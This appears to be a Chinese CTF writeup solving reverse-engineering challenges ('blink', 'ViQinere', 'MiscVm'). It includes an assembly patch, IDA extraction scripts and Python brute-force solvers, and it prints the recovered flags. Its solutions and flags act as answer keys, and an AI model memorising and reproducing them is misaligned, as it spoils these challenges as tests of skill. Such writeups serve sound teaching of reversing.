# DASCTF&BJDCTF 3rd 部分writeup

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
分类专栏： CTF WriteUp 文章标签： 安恒月赛 CTF

## 目录

## Re


### blink

把jle条件给patch了，这样就会显示所有x




```
000012EC                 sub     eax, edx
000012EE                 cmp     eax, 16h
000012F1                 nop
000012F2                 nop
000012F3                 mov     eax, 0
000012F8                 call    rand
```

选好时机，截图



用stegsolve留下灰度




然后隔远一点，用微信扫一扫，运气好就能扫出来了（逃）

## ViQinere

```python
import string
# FQD{GfjuJ5UbLrWjZjpvErXkiAZzlvO0xTa!cwnLLAsy3B0iEvEy}
key = 'zyxwvutsrqponmlkjihgfedcba'
key2 = 'TaQini'
flag = ''#BJD{test} FQD{gizt}
ans = 'FQD{GfjuJ5UbLrWjZjpvErXkiAZzlvO0xTa!cwnLLAsy3B0iEvEy}'

def check(s):
 #print s
 num = ord(s)
 if num > 0x60 and num <= 0x7a:
  ret = num - 0x61
  #print "check", ret
  return ret
 if num <= 0x40 or num > 0x5a:
  #print "check", num
  return num
 #print "check", ((num-0x41) ^ 0xFFFFFF80)-0x100000000
 return ((num-0x41) ^ 0xFFFFFF80)-0x100000000

key_pos = 0
for i in range(len(ans)):
 for t_flag in  string.printable:
  t_key_pos = key_pos
  tmp = check(t_flag)
  #print tmp

  if tmp==ord(t_flag):
   if t_flag == ans[i]:
    flag += t_flag
    print flag
    break
   continue

  tmp2 = check(key2[t_key_pos&5])
  t_key_pos += 1
  #print tmp2

  if tmp >= 0:
   pos = (tmp2&0x7f)+tmp
   if ans[i] == key[pos%26]:
    flag += t_flag
    print flag
    key_pos = t_key_pos
    break
  else:
   pos = (tmp2&0x7f)+128+tmp
   if ans[i] == chr(ord(key[pos%26])-0x20):
    flag += t_flag
    print flag
    key_pos = t_key_pos
    break

print flag
```

## MiscVm


程序总体逻辑如下：




```
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v14, &v12);
change1((__int64)&v13, (__int64)&v14);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator=(&v12, &v13);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v13);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v14);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v13, &v12);
change2((__int64)&v14, (__int64)&v13);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator=(&v12, &v14);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v14);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v13);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v14, &v12);
v8 = (unsigned int)vm((__int64)&v14, (__int64)&v15, 0) != 0;
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v14);
if ( v8 )
  v10 = std::operator<<<std::char_traits<char>>(
```

> change1:把输入括号内的前16和后16部分交换
> change2:有两张映射表，进行两次映射
> vm:按照操作码的具体操作

这里开始是第一张表


```
0015D3 C7 85 B0 FE FF FF 01 00 00 00    mov     [rbp+var_150], 1
0015DD C7 85 B4 FE FF FF 02 00 00 00    mov     [rbp+var_14C], 2
0015E7 C7 85 B8 FE FF FF 03 00 00 00    mov     [rbp+var_148], 3
0015F1 C7 85 BC FE FF FF 04 00 00 00    mov     [rbp+var_144], 4
0015FB C7 85 C0 FE FF FF 13 00 00 00    mov     [rbp+var_140], 13h
001605 C7 85 C4 FE FF FF 1F 00 00 00    mov     [rbp+var_13C], 1Fh
00160F C7 85 C8 FE FF FF 19 00 00 00    mov     [rbp+var_138], 19h
001619 C7 85 CC FE FF FF 0E 00 00 00    mov     [rbp+var_134], 0Eh
001623 C7 85 D0 FE FF FF 17 00 00 00    mov     [rbp+var_130], 17h
00162D C7 85 D4 FE FF FF 21 00 00 00    mov     [rbp+var_12C], 21h ; '!'
001637 C7 85 D8 FE FF FF 0D 00 00 00    mov     [rbp+var_128], 0Dh
001641 C7 85 DC FE FF FF 09 00 00 00    mov     [rbp+var_124], 9
00164B C7 85 E0 FE FF FF 18 00 00 00    mov     [rbp+var_120], 18h
001655 C7 85 E4 FE FF FF 06 00 00 00    mov     [rbp+var_11C], 6
00165F C7 85 E8 FE FF FF 1A 00 00 00    mov     [rbp+var_118], 1Ah
001669 C7 85 EC FE FF FF 22 00 00 00    mov     [rbp+var_114], 22h ; '"'
001673 C7 85 F0 FE FF FF 11 00 00 00    mov     [rbp+var_110], 11h
00167D C7 85 F4 FE FF FF 0A 00 00 00    mov     [rbp+var_10C], 0Ah
001687 C7 85 F8 FE FF FF 08 00 00 00    mov     [rbp+var_108], 8
001691 C7 85 FC FE FF FF 1D 00 00 00    mov     [rbp+var_104], 1Dh
00169B C7 85 00 FF FF FF 0C 00 00 00    mov     [rbp+var_100], 0Ch
0016A5 C7 85 04 FF FF FF 0F 00 00 00    mov     [rbp+var_FC], 0Fh
0016AF C7 85 08 FF FF FF 16 00 00 00    mov     [rbp+var_F8], 16h
0016B9 C7 85 0C FF FF FF 0B 00 00 00    mov     [rbp+var_F4], 0Bh
0016C3 C7 85 10 FF FF FF 12 00 00 00    mov     [rbp+var_F0], 12h
```

这里开始是第二张表


```
0001745 C7 85 50 FF FF FF 01 00 00 00    mov     [rbp+var_B0], 1
000174F C7 85 54 FF FF FF 02 00 00 00    mov     [rbp+var_AC], 2
0001759 C7 85 58 FF FF FF 03 00 00 00    mov     [rbp+var_A8], 3
0001763 C7 85 5C FF FF FF 04 00 00 00    mov     [rbp+var_A4], 4
000176D C7 85 60 FF FF FF 1F 00 00 00    mov     [rbp+var_A0], 1Fh
0001777 C7 85 64 FF FF FF 1D 00 00 00    mov     [rbp+var_9C], 1Dh
0001781 C7 85 68 FF FF FF 07 00 00 00    mov     [rbp+var_98], 7
000178B C7 85 6C FF FF FF 23 00 00 00    mov     [rbp+var_94], 23h ; '#'
0001795 C7 85 70 FF FF FF 0E 00 00 00    mov     [rbp+var_90], 0Eh
000179F C7 85 74 FF FF FF 15 00 00 00    mov     [rbp+var_8C], 15h
00017A9 C7 85 78 FF FF FF 09 00 00 00    mov     [rbp+var_88], 9
00017B3 C7 85 7C FF FF FF 10 00 00 00    mov     [rbp+var_84], 10h
00017BD C7 45 80 1B 00 00 00             mov     [rbp+var_80], 1Bh
00017C4 C7 45 84 12 00 00 00             mov     [rbp+var_7C], 12h
00017CB C7 45 88 19 00 00 00             mov     [rbp+var_78], 19h
00017D2 C7 45 8C 0A 00 00 00             mov     [rbp+var_74], 0Ah
00017D9 C7 45 90 14 00 00 00             mov     [rbp+var_70], 14h
00017E0 C7 45 94 0F 00 00 00             mov     [rbp+var_6C], 0Fh
00017E7 C7 45 98 11 00 00 00             mov     [rbp+var_68], 11h
00017EE C7 45 9C 16 00 00 00             mov     [rbp+var_64], 16h
00017F5 C7 45 A0 1C 00 00 00             mov     [rbp+var_60], 1Ch
00017FC C7 45 A4 1A 00 00 00             mov     [rbp+var_5C], 1Ah
0001803 C7 45 A8 24 00 00 00             mov     [rbp+var_58], 24h ; '$'
000180A C7 45 AC 21 00 00 00             mov     [rbp+var_54], 21h ; '!'
0001811 C7 45 B0 20 00 00 00             mov     [rbp+var_50], 20h ; ' '
```

当时做题时还把虚拟机每一步人工翻译了一下，现在回想起来感觉有点多余

```
3 input[4]*=10
6 input[4] /= 10
5 input[4] += 1 input[4] *= 4 input[4]/4 - 1
4 input[4] ^= 0xa tmp = 16*input[4] >> 31 >>28 input[4]+= 16*input[4] &0xf
```

```
15
11 input[5] pass
1 input[5]*2 % 256 input[5]=16*(input[5]/2)
7 input[6] = ~input[6] input[6]+128
9
5 input[7] pass
3
6
10 input[7]*4
9
5 input[8] pass
4 input[8] ^ 0xa tmp = 16*input[8] >> 31 >>28 input[8]+= 16*input[8] &0xf
11  input[9] pass
1 input[9]*2 % 256 input[9]=16*(input[9]/2)
6
3
7 input[10] = ~input[10] input[10]+128
9
10 input[11]*4
9
5 input[12] pass
4 input[12] ^ 0xa tmp = 16*input[12] >> 31 >>28 input[12]+= 16*input[12] &0xf
14
1 input[13]*2 % 256 input[13]=16*(input[13]/2)
7 input[14] = ~input[14] input[14]+128
9
10 input[15]*4
9
4 input[16] ^ 0xa tmp = 16*input[16] >> 31 >>28 input[16]+= 16*input[16] &0xf
5 input[17] pass
3
6
1 input[17]*2 % 256 input[17]=16*(input[17]/2)
5 input[18] pass
3
6
7 input[18] = ~input[18] input[18]+128
9
10 input[19]*4
9
36
3 input[20] pass
6
36
4 input[20] ^ 0xa tmp = 16*input[20] >> 31 >>28 input[20]+= 16*input[20] &0xf
1 input[21]*2 % 256 input[21]=16*(input[21]/2)
5 input[22] pass
7 input[22] = ~input[22] input[22]+128
9
3 input[23] pass
6
5
10 input[23]*4
9
4 input[24] ^ 0xa tmp = 16*input[24] >> 31 >>28 input[24]+= 16*input[24] &0xf
1 input[25]*2 % 256 input[25]=16*(input[25]/2)
7 input[26] = ~input[26] input[26]+128
9
10 input[27]*4
9
```

```
9
5 input[28] pass
4 input[28] ^ 0xa tmp = 16*input[28] >> 31 >>28 input[28]+= 16*input[28] &0xf
5 input[29] pass
1 input[29]*2 % 256 input[29]=16*(input[29]/2)
5 input[30] pass
7 input[30] = ~input[30] input[30]+128
9
5 input[31] pass
10 input[31]*4
9
3 input[32] pass
6
5
4 input[32] ^ 0xa tmp = 16*input[32] >> 31 >>28 input[32]+= 16*input[32] &0xf
5 input[33] pass
11 input[33] pass
1 input[33]*2 % 256 input[33]=16*(input[33]/2)
7 input[34] = ~input[34] input[34]+128
9
5 input[35] pass
3
6
10 input[35]*4
9
```

这是提取比较值的脚本

```
addr = 0x203020
ans = []
for i in range(37):
 tmp = hex(Dword(addr+i*4))
 print(tmp)
 ans.append(tmp[:-1])

print ans
```

这是提取第二张映射表的脚本，提取第一张同理

```
addr = 0x1745
ans = []
for i in range(12):
 num = Byte(addr+6+i*10)
 print hex(num)
 ans.append(num)

addr = 0x17BD
for i in range(25):
 num = Byte(addr+3+i*7)
 print hex(num)
 ans.append(num)
print ans
```

我们逆最后一步（虚拟机操作那步），根据结果和opcode可以把经过两次映射之后的flag弄出来，脚本如下

```
import string

ans = ['0x42', '0x4a', '0x44', '0x7b', '0x33', '0x370', '0x46', '0xd4', '0x3c', '0x610', '0x4f', '0xc8', '0x6c',
 '0x320', '0x1e', '0x190', '0x6f', '0x630', '0x46', '0x190', '0x3b', '0x610', '0x1d', '0xc4', '0x3e', '0x660', '
0x4b', '0xd0', '0x6c', '0x310', '0x46', '0x188', '0x33', '0x370', '0x4c', '0xcc', '0x7d']

opcode = [3,6,5,4,5,11,1,7,9,5,3,6,10,9,5,4,11,1,6,3,7,9,10,9,5,4,14,1,7,9,10,9,4,5,3,6,1,5,3,6,7,9,10,9,36,3,6,
36,4,1,5,7,9,3,6,5,10,9,4,1,7,9,10,9,5,4,5,1,5,7,9,5,10,9,3,6,5,4,5,11,1,7,9,5,3,6,10,9]

table1 = [1, 2, 3, 4, 19, 31, 25, 14, 23, 33, 13, 9, 24, 6, 26, 34, 17, 10, 8, 29, 12, 15, 22, 11, 18, 16, 32, 2
8, 21, 36, 20, 7, 5, 27, 30, 35, 37]

table2 = [1, 2, 3, 4, 31, 29, 7, 35, 14, 21, 9, 16, 27, 18, 25, 10, 20, 15, 17, 22, 28, 26, 36, 33, 32, 5, 8, 12
, 23, 34, 13, 30, 24, 11, 19, 6, 37]

''' 这里是测试映射表的部分
def change_flag(flag):
 ans = ''
 for i in range(37):
  ans += flag[table1[i]-1]
 print ans
 ans2 = ''
 for i in range(37):
  ans2 += ans[table2[i]-1]
 print ans2

change_flag("BJD{ghijklmnopqrstuv0123456789abcdef}")
'''
# BJD{97956a02f2adec9d1ab14f44f19b9733}
def vm(flag):
 #print flag
 index = 4
 res = []
 for i in flag:
  res.append(ord(i))
 #print res
 #print index
 for code in opcode:
  #print "code:", code
  if code == 1:
   res[index] *= 2
   res[index] %= 256
   res[index] = 16*(res[index]/2)
   index += 1
  elif code == 2:
   res[index] = int(res[index] / index)
   res[index] += 128
  elif code == 3:
   res[index] *= 10
   index -= 1
  elif code == 4:
   res[index] ^= 0xA
   tmp = (16 * res[index] >> 31) >> 28
   res[index] += ((tmp + 16 * res[index]) & 0xF) - tmp
   index += 1
  elif code == 5:
   res[index] += 1
   res[index] *= 4
   res[index] = res[index]/4 - 1
  elif code == 6:
   index += 1
   res[index] = int(res[index]/10)
  elif code == 7:
   res[index] = ~res[index]
   res[index] += 128
  elif code == 8:
   res[index] += 9999
  elif code == 9:
   index += 1
  elif code == 10:
   res[index] *= 4
  elif code == 11:
   res[index] -= 10
   res[index] += 10
  elif code == 12:
   index += 1
  else:
   a = 1
 output = []
 for num in res:
  output.append(hex(num))
 #print output
 return output

test = ['B', 'J', 'D', '{', 'v', '0', '4', '9', 'h', 'n', '2', 'd', 'b', 'l', 't', 'c', '8', '5', 's', 'q', '7',
 'r', 'e', 'g', 'i', 'u', 'p', 'k', '1', '6', '3', 'f', 'm', 'o', 'j', 'a', '}']

# 这里是爆破flag
pos = 4
while True:
 print "pos", pos
 if pos == 36:
  break
 for char in string.printable:
  test[pos] = char
  aa = ''.join(test)
  res = vm(aa)
  if res[pos] == ans[pos]:
   print aa
   print "right", char
   pos = pos + 1
   break
```

得到上面的结果之后，我们需要进行逆映射，并且把括号中的部分前16和后16交换，就是最后的flag


```python
table1 = [1, 2, 3, 4, 19, 31, 25, 14, 23, 33, 13, 9, 24, 6, 26, 34, 17, 10, 8, 29, 12, 15, 22, 11, 18, 16, 32, 2
8, 21, 36, 20, 7, 5, 27, 30, 35, 37]
table2 = [1, 2, 3, 4, 31, 29, 7, 35, 14, 21, 9, 16, 27, 18, 25, 10, 20, 15, 17, 22, 28, 26, 36, 33, 32, 5, 8, 12
, 23, 34, 13, 30, 24, 11, 19, 6, 37]

def reverse_change(s):
    ans1 = ['a' for i in range(37)]
    for i in range(37):
        ans1[table2[i]-1] = s[i]
    ans2 = ['a' for i in range(37)]
    print ''.join(ans1)
    for i in range(37):
        ans2[table1[i]-1] = ans1[i]
    print ''.join(ans2)
    tmp = ''.join(ans2)
    flag = tmp[4:-1]
    flag = flag[16:] + flag[:16]
    flag = 'BJD{' + flag + '}'
    print flag

res = "BJD{97956a02f2adec9d1ab14f44f19b9733}"
reverse_change(res)
```

## py2

反编译pyo文件

